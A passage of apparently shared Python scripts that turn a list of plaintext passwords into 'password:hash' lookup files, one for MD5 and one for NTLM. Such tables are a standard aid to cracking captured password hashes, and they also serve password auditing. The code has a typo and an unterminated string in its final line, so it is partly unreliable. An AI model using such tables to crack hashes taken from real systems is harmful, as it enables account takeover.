    with open(input_file, 'r') as f_in, open(output_file, 'w') as
f_out:
        for line in f_in:
            password = line.strip()
            md5_hash = generate_md5_hash(password)
            f_out.write(f"{password}:{md5_hash}\n")

if __name__ == "__main__":
    input_file = "hashes.txt"
    output_file = "md5_hashes.txt"
    create_md5_hash_file(input_file, output_file)
    print(f"MD5 aved to {output_file}.")
```

ntlm:

```
import hashlib

def generate_ntlm_hash(password):
    return hashlib.new('md4',
password.encode('utf-16le')).hexdigest()

def create_ntlm_hash_file(input_file, output_file):
    with open(input_file, 'r') as f_in, open(output_file, 'w') as
f_out:
        for line in f_in:
            password = line.strip()
            ntlm_hash = generate_ntlm_hash(password)
            f_out.write(f"{password}:{ntlm_hash}\n")

if __name__ == "__main__":
    input_file = "hashes.txt"
    output_file = "ntlm_hashes.txt"
    create_ntlm_hash_file(input_file, output_file)
    print(f"NTLM saved to {output_file}.
```